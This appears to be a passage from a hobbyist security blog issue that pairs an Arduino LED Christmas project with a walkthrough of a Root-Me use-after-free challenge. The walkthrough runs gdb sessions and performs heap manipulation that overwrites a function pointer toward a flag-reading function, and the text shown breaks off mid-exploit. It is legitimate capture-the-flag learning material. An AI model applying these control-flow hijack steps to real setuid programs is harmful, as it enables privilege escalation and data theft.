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


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Hello World

Today – we should start here:



Looks like we have a 3rd part of the [Notes Magazine](#) started [few weeks ago](#). So far we talked about:

Creating web modules for Metasploit	<i>In Part 1 (1)</i>	Where we talked about small Webmin poc
Wordprice.py - quick&dirty mass-scanner for Wordpress Plugins	<i>In Part 1 (2)</i>	Where we talked about automation for scanning Wordpress resources
Learning Arduino - intro to DIY	<i>In Part 1 (3)</i>	Where I started few „electronic“ projects
Un-restricted content - YouTube case	<i>In Part 1 (4)</i>	Where we talked about small bug in censor at Youtube
For the # heap is only	<i>In Part 2 (1)</i>	Where I tried to describe my steps to learn some basic heap overflows
El Laberinto Del Puszek	<i>In Part 2 (2)</i>	Here I tried to learn more about Kernel hacking
A(t the BANK) Persistent Threats	<i>In Part 2 (3)</i>	We talked about escalations
Seagull Hunter	<i>In Part 2 (4)</i>	Where we prepared a small detector for (slowly;) flying objects

At this stage I would like to admit that it was a massive surprise for me when I received multiple feedbacks from you. I was never even tried to imagine that some day it will *inspire* someone somehow. „**Thank you**“ today goes to: all the readers. For me it means „that someone, somewhere cares“ . ;)

You made my Christmas Merry. Thank you.

Today we'll talk a little bit about few other cases. I tried to summarize them a bit in a few separated sections.



In the **first** one I talked about our electric mini-lab.

In **second part** we'll talk about using something when it's already free. ;) Here – similar to the part 2 of the *Notes Magazine* – I tried to learn a little bit more about heap exploitation.

Third section is related to Jira – popular webapp in many companies. Here I tried to look around as a „normal AD/Jira user” to see what can be found there to prepare other ‘stages of the attack’ during internal pentest.

In next part – called: **PR for your Company** – I tried to take few notes about so called Relative Path Injections (or PRSSI). We'll try to prepare a scenario to exploit this bug.

5th section was prepared to help me think about important possibilities when I'm trying to pass the exam called XDS one more time (trying harder anyone?) ;)

In the **next section** I used CentOS to automate internal scans (or ‘patch management’ – you'll name it ;)).

After checking one of the ways to do it – I decided to check another option. And that's how we can read about it in section called **Bones of the Green Dragon**.

In **last section** I prepared for *Notes – Part 3* I tried to understand more about mainframe(s attacks). That's why we'll check *Her-Cool-S*. ;)

So? Here we go...

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IT'S XMAS TIME



Intro

During this magic Christmas time ;) I decided to take a break for a while and prepare some new super-not-advanced device related to the previous cases described in last „Notes Magazine” parts [\[1\]](#).

This time we'll prepare something for the Christmas – a „little tree” ;>. But first let's take a look around what do we need for this circuit. Here we go...

Environment

Today we'll start here (because I was preparing an other devices but... it burned ;) Well. „Next time” ;)), so: I decided to use Arduino UNO again. What else we'll need to step forward?

For example[\[2\]](#):

- breadboard
- Arduino UNO
- 2 x LED's (I used green and red but feel free to check other as well)
- 2x resistor 330 ohm
- few cables to connect the breaboard to Arduino.



If there will be anything new to add – I will mention in below in the article.


Simple Example

For now we should be here^[2]:

```
xmas01 | Arduino 1.8.13
Plik Edytuj Szkic Narzędzia Pomoc
xmas01 §
void setup() {
  pinMode(8, OUTPUT); // set pin as an output
  pinMode(9, OUTPUT);
  digitalWrite(8, HIGH); // init state
  digitalWrite(9, LOW);
}

void loop() {
  digitalWrite(8, HIGH); //light on
  digitalWrite(9, LOW); //light off
  delay(1000); // wait 1 sec
  digitalWrite(8, LOW);
  digitalWrite(9, HIGH);
  delay(1000); |
}
```

As you can see I modified a little bit an example presented in the course so after quick upload of the code to the Arduino we should be somewhere here:



So far, so good. Let's move forward...

Xmas Example

I remember the days when there was „nothing in the shops” ;] so most often if you would like to play (as a kid) you had 2 options: a) go outside or b) make a ‘toy’ for you to have some fun in that tie. Now we’ll use the scheme described in the previous section to rebuild it to something else.

To continue you’ll need a paper and few markers. ;) (Maybe it’s also a good idea to finally spent some time with your kid, hm? ;) „but I will leave this idea to you as an exercise” ;)) Here we go!

We’ll start here:



Yes, I know it is beautiful! xD Let’s make it more pretty:



Next step in this super-scenario is to make *a tube* with your new painting, isn’t it? ;> So we are here:



Final step:



Yes. Now I can feel the Xmas magic! ;) I hope you can feel IT too. ;)

See you next time „...and a happy New Year”!

Cheers


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Links/resources I found interesting while I was creating this article:

[1 – Notes Magazine Part#01](#)

[2 – Forbot Course \(PL only afaik\)](#)

FREE TIME



Intro


This time I decided to read a little bit more again about use-after-free bugs. Below you'll find few notes about it (but please be carefull: there are few spoilers ;)).

Let's prepare an environment. Here we go...

Environment

This time I used the challenge (still) available online (so you should know that below you'll find some „prohibited” spoilers. Sorry for that but from the other hand I used that this example will be excellent „for me” to learn, practice and prepare a 'writeup' (for future me – as usual[1] ;)).

So – special thanks for preparing the challenge goes to *Esad* and Root-Me Team[2]:



When you'll **register**[2] there you'll see that for this challenge we have already available source code:

```
Source code :  
  
1. #include <stdlib.h>  
2. #include <stdio.h>  
3. #include <string.h>  
4. #include <unistd.h>  
5.  
6. #define BUFLLEN 64  
7.  
8. struct Dog {  
9.     char name[12];  
10.    void (*bark) ();  
11.    void (*bringBackTheFlag) ();  
12.    void (*death) (struct Dog*);  
13. }
```

We also know how to compile the binary – all the security settings are also presented on the challenge's page (that's why I like Root-Me website, you don't need to think how to set up your box or what should be installed to run this-or-that-challenge. Everything you need to focus is described on each challenge and by the way – Root-Me[2] Team already preared a working online environment for you as well (for example if you can not run your own 'lab')). Defenitelly – check it!

For now:

Statement		
Environment configuration :		
PIE	Position Independent Executable	✘
RelRO	Read Only relocations	✔
NX	Non-Executable Stack	✔
Heap exec	Non-Executable Heap	✔
ASLR	Address Space Layout Randomization	✔
SRC	Source code access	✔

According to all those details it should be easier now to continue and find a way to exploit this binary. To proceed I used Ubuntu 18.04 VM (x64) on VirtualBox. We should be somewhere here:

```

root@ubuntu: /home/user/uaf# lsb_release -a;uname -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:   Ubuntu 18.04.4 LTS
Release:      18.04
Codename:     bionic
Linux ubuntu 5.4.0-53-generic #59~18.04.1-Ubuntu SMP Wed Oct 21 12:14:56 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
root@ubuntu: /home/user/uaf#

```

Let's continue here:

Challenge connection informations :	
Host	challenge03.root-me.org
Protocol	SSH
Port	2223
SSH access	ssh -p 2223 app-systeme-ch63@challenge03.root-me.org  WebSSH
Username	app-systeme-ch63
Password	app-systeme-ch63

If you don't have your own VM or can not create it for some reasons – you can still use WebSSH access available on the page:

```

  _____
 /         \
|  ROOTME  |
 \         /
  _____

-----
Welcome on challenge03 /
-----

/tmp and /var/tmp are writeable
Validation password is stored in $HOME/.passwd

Useful commands available:
python, perl, gcc, netcat, gdb, gdb-peda, gdb-gef, gdb-pwndbg, ROPgadget, radare2, pwntools

Attention:
Publishing solutions publicly (blog, github, youtube, etc.) is forbidden.
Publier des solutions publiquement (blog, github, youtube, etc.) est interdit.

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Challenge informations /
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./ch63: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/old32/ld-2.19.so,
01e13f261cdf, not stripped


```

Let's move forward.

Example scenario


As you can see on the page with the challenge description – there are already few links mentioned in the 'reference' section (you'll find them linked below as well). I'll suggest you to read them too.

Continuing:




```
user@ubuntu:~$ scp -P 2223 app-systeme-ch63@challenge03.root-me.org:./ch63 ./
ch63
app-systeme-ch63@challenge03.root-me.org's password:
ch63
user@ubuntu:~$
```

I opened the file in gdb (with pwndbg[2] installed):



```
user@ubuntu:~$ ls -la ch63
-r-sr-x--- 1 user user 12044 Dec 16 03:26 ch63
user@ubuntu:~$ gdb ./ch63
GNU gdb (Ubuntu 8.1.0ubuntu3.2) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 191 commands. Type pwndbg [filter] for a list.
pwndbg: created Srebase, Sida gdb functions (can be used with pri
Reading symbols from ./ch63...(no debugging symbols found)...done
pwndbg>
```

Checking file with *checksec* command:



```
pwndbg> checksec
[*] Checking for new versions of pwntools
To disable this functionality, set the contents of /home/user/.cache
'never' (old way).
Or add the following lines to ~/.pwn.conf (or /etc/pwn.conf system-wide)
[update]
interval=never
[*] A newer version of pwntools is available on pypi (4.2.1 --> 4.3.1).
Update with: $ pip install -U pwntools
[*] '/home/user/ch63'
Arch: i386-32-little
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0x8048000)
RUNPATH: b'/lib/old32/'
pwndbg>
```

As we remember we already have the source code – let's go back there to find out what this code is doing and where is the bug. ;) We should be here:

```
34. void bringBackTheFlag(){
35.     char flag[32];
36.     FILE* flagFile = fopen(".passwd", "r");
37.     if(flagFile == NULL)
38.     {
39.         puts("fopen error");
40.         exit(1);
41.     }
42.     fread(flag, 1, 32, flagFile);
43.     flag[20] = 0;
44.     fclose(flagFile);
45.     puts(flag);
46. }
```

(Looks like a good moment to create a „.passwd“/flag file on ym Ubuntu VM. ;)) At this stage I tried to read the whole source to understand line-by-line what this code will do and how it'll possibly behave during the execution. After a while I was here:

```
96. int main(){
97.     int end = 0;
98.     char order = -1;
99.     char nl = -1;
100.    char line[BUFLen] = {0};
101.    struct Dog* dog = NULL;
102.    struct DogHouse* dogHouse = NULL;
103.    while(!end){
104.        puts("1: Buy a dog\n2: Make him bark\n3: Bring me the flag\n4: Watch his death\n5: Build dog house\n");
105.        order = getc(stdin);
106.        nl = getc(stdin);
107.        if(nl != '\n'){
108.            exit(0);
109.        }
110.        fseek(stdin, 0, SEEK_END);
```

After reading the code you can see in *main()* that the program is ready to do few things: create, watch, build and so on. As far as I think if we will create a dog, create a dog house, add a dog to that house, next delete the dog and create a new one – then „the new one“ should get the ‘first free house’, right? ;] We’ll see. Let’s switch to the console window now:

```
1
How do you name him?
AAAA
You buy a new dog. AAAA is a good name for him
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
2
UAF!!!
UAF!!!
UAF!!!
1: Buy a dog
2: Make him bark
3: Bring me the flag
```

Dog is ready let’s continue:

```

5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
6
You do not have a dog house.
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
5
Where do you build it?
BBBB
How do you name it?
CCCC
You build a new dog house.
1: Buy a dog

```

House is ready too, let's continue below:

```

1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
4
AAAA run under a car... AAAA 0-1 car
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
6
lives in BBBB.
1: Buy a dog

```

Ups... looks like an empty house ;) Let's create a new dog:

```

1
How do you name him?
DDDD
You buy a new dog. DDDD is a good name for him
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
6
DDDD lives in BBBB.
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death

```

Looks like new dog is in old house. So far, so good. Let's see what's next... I started gdb to look around for a while. Now I'm pretty sure I can not use a long name for my dog. ;) My dog couldn't understand it:

```

reading symbols from /lib/old32/libc-2.19.so: (no debugging symbols found)
(gdb) r
Starting program: /challenge/app-systeme/ch63/ch63
warning: the debug information found in "/lib/old32/libc-2.19.so" does not match "/lib/old32/libc.so.6" (CRC mismatch).

1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
1
How do you name him?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x08048740 in eraseNL ()
(gdb) bt
#0 0x08048740 in eraseNL ()
#1 0x08048c65 in main ()
(gdb)

```

Ok, now we should be here trying another name for our dog:

```

1
How do you name him?
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
You buy a new dog. BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB is a good name for him
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
6
BBBBBBBBBBBBBBef`q^ lives in HERE.
1: Buy a dog
2: Make him bark
3: Bring me the flag

```

Well well well, what is this? ;]

```

6: Give dog house to your dog
7: Break dog house
0: Quit
7
You break the dog house.
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
6
BBBBBBBBBBBBBBef`q^ lives in .
1: Buy a dog

```

Looks similar for deleted house. One more thing:

```
0: Quit
6
BBBBBBBBBBBBBe^q^ lives in .
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
1
How do you name him?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
You buy a new dog. AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA is a good name for him
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
6
AAAAAAAAAAAAAe^q^ lives in AAAAAAAAAAAAAe^q^
1: Buy a dog
2: Make him bark
```

Ok. Let's move forward...

Example attack

Check it out! What a surprise ;>

```
7: Break dog house
0: Quit
4
AAAAAAAAAAAA run under a car... AAAAAAAAAAAAA 0-1 car
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
3
Bring me the flag !!!
prefers to bark...
UAF!!!
UAF!!!
UAF!!!
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
4
run under a car... 0-1 car
*** Error in `/challenge/app-systeme/ch63/ch63': double free or corruption (fasttop): 0x09ab5008 ***

Program received signal SIGABRT, Aborted.
0xf7f4d079 in __kernel_vsyscall ()
(gdb) █
```

It looks like there is no *death after death* ;) You can only die once. And you are free. Well. ;) Let's continue below:

```
run under a car... 0-1 car
*** Error in `/challenge/app-systeme/ch63/ch63': double free or corruption (fasttop): 0x08499008 ***

Program received signal SIGABRT, Aborted.
0xf7f9c079 in __kernel_vsyscall ()
(gdb) bt
#0 0xf7f9c079 in __kernel_vsyscall ()
#1 0xf7e15687 in raise () from /lib/old32/libc.so.6
#2 0xf7e18ab3 in abort () from /lib/old32/libc.so.6
#3 0xf7e4ffd3 in ?? () from /lib/old32/libc.so.6
#4 0xf7e5a4ba in ?? () from /lib/old32/libc.so.6
#5 0xf7e5b12d in ?? () from /lib/old32/libc.so.6
#6 0x080488b9 in death ()
#7 0x08048d37 in main ()
(gdb) disas death
Dump of assembler code for function death:
0x08048871 <+0>: push    ebp
0x08048872 <+1>: mov     ebp,esp
0x08048874 <+3>: push   ebx
0x08048875 <+4>: sub    esp,0x24
0x08048878 <+7>: call   0x8048650 <__x86_get_pc_thunk.bx>
0x0804887d <+12>: add    ebx,0x2733
0x08048883 <+18>: mov    eax,DWORD PTR [ebp+0x8]
0x08048886 <+21>: mov    DWORD PTR [ebp-0x1c],eax
0x08048889 <+24>: mov    eax,gs:0x14
0x0804888f <+30>: mov    DWORD PTR [ebp-0xc],eax
0x08048892 <+33>: xor    eax,eax
0x08048894 <+35>: mov    edx,DWORD PTR [ebp-0x1c]
0x08048897 <+38>: mov    eax,DWORD PTR [ebp-0x1c]
0x0804889a <+41>: sub    esp,0x4
0x0804889d <+44>: push  edx
0x0804889e <+45>: push  eax
0x0804889f <+46>: lea   eax,[ebx-0x2100]
0x080488a5 <+52>: push  eax
0x080488a6 <+53>: call  0x8048500 <printf@plt>
0x080488ab <+58>: add   esp,0x10
0x080488ae <+61>: sub   esp,0xc
0x080488b1 <+64>: push  DWORD PTR [ebp-0x1c]
0x080488b4 <+67>: call  0x8048510 <free@plt>
0x080488b9 <+72>: add   esp,0x10
0x080488bc <+75>: nop
0x080488bd <+76>: mov   eax,DWORD PTR [ebp-0xc]
0x080488c0 <+79>: xor   eax,DWORD PTR gs:0x14
```

So far, so good. Next I decided to use only a webssh access available on the page – quick reason is presented below:

```

@ubuntu:~/uaf$ ./ch63
bash: ./ch63: No such file or directory
@ubuntu:~/uaf$ ls -la
total 20
-rwxrwxr-x  2 c c  4096 Dec 19 10:36 .
-rwxr-xr-x 18 c c  4096 Dec 19 10:36 ..
-r-sr-x--x  1 c c 12044 Dec 19 10:36 ch63
@ubuntu:~/uaf$ file /bin/ls
bin/ls: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]:dfb25295d0356435f76f982e3fdca3a3d9, stripped
@ubuntu:~/uaf$ file ch63
ch63: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/old32/ld-2.19.so, for GNU/Linux 3.2.0, BuildID:b51b812c0af58c3b3790dddca7201e13f261cdcf, not stripped
@ubuntu:~/uaf$

```

So for now we should be here, checking functions inside the binary:

```

Type "apropos word" to search for commands related to "word"...
Reading symbols from ./ch63...(no debugging symbols found)...done.
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x080484c0  _init
0x08048500  printf@plt
0x08048510  free@plt
0x08048520  fgets@plt
0x08048530  fclose@plt
0x08048540  sleep@plt
0x08048550  __stack_chk_fail@plt
0x08048560  _IO_getc@plt
0x08048570  fseek@plt
0x08048580  fread@plt
0x08048590  malloc@plt
0x080485a0  puts@plt
0x080485b0  exit@plt
0x080485c0  __libc_start_main@plt
0x080485d0  fopen@plt
0x080485e0  strncpy@plt
0x080485f0  __gmon_start__@plt
0x08048600  _start
0x08048640  _dl_relocate_static_pie
0x08048650  __x86.get_pc_thunk.bx
--Type <return> to continue, or q <return> to quit--
0x08048660  deregister_tm_clones
0x080486a0  register_tm_clones
0x080486e0  __do_global_ctors_aux
0x08048710  frame_dummy
0x08048716  eraseNl
0x08048765  bark
0x080487cb  bringBackTheFlag
0x08048871  death
0x080488d3  newDog
0x0804896c  attachDog
0x080489c8  destruct
0x08048a3c  newDogHouse
0x08048b4b  main
0x08048dec  __x86.get_pc_thunk.ax

```

Ok and what if we will kill created dog just before we'd like to give him a doghouse? Let's see:

```

4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
4
asd run under a car... asd 0-1 car
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
5
Where do you build it?
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
How do you name it?
BBBBBBBBBBBBBBBBBBBBBBBBBB
You build a new dog house.
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
2

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i r
eax          0x41414141      1094795585
ecx          0xf7f798a4      -134768476
edx          0xffffffff      -1
ebx          0x804afb0       134524848
esp          0xffff97ccc     0xffff97ccc
ebp          0xffff97d48     0xffff97d48
esi          0x0             0
edi          0xffff97d2c     -426708
eip          0x41414141     0x41414141

```

Looks interesting. So we can write a value that will be later executed? It looks like, so I'd like to run (*the value of*) the „bringBackTheFlag()” function, let's try below:

```

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i r
eax          0x41414141      1094795585
ecx          0xf7f798a4      -134768476
edx          0xffffffff      -1
ebx          0x804afb0       134524848
esp          0xffff97ccc     0xffff97ccc
ebp          0xffff97d48     0xffff97d48
esi          0x0             0
edi          0xffff97d2c     -426708
eip          0x41414141     0x41414141
eflags      0x10202 [ IF RF ]
cs          0x23          35
ss          0x2b          43
ds          0x2b          43
es          0x2b          43
fs          0x0             0
gs          0x63          99
(gdb) p bringBackTheFlag
$2 = {<text variable, no debug info>} 0x80487cb <bringBackTheFlag>
(gdb)

```

Next I was looking for a proper offset to set the address of *bringBackTheFlag()* to the dog's house-name (after the location):

```

6: Give dog house to your dog
7: Break dog house
0: Quit
1
How do you name him?
QWERTY
You buy a new dog. QWERTY is a good name for him
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
5
Where do you build it?
ABCDEFGHJKLMNPO
How do you name it?
RSTUWYZ
You build a new dog house.
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house

```

We got the dog and the house, deleting the dog to give him the house?

```

6: Give dog house to your dog
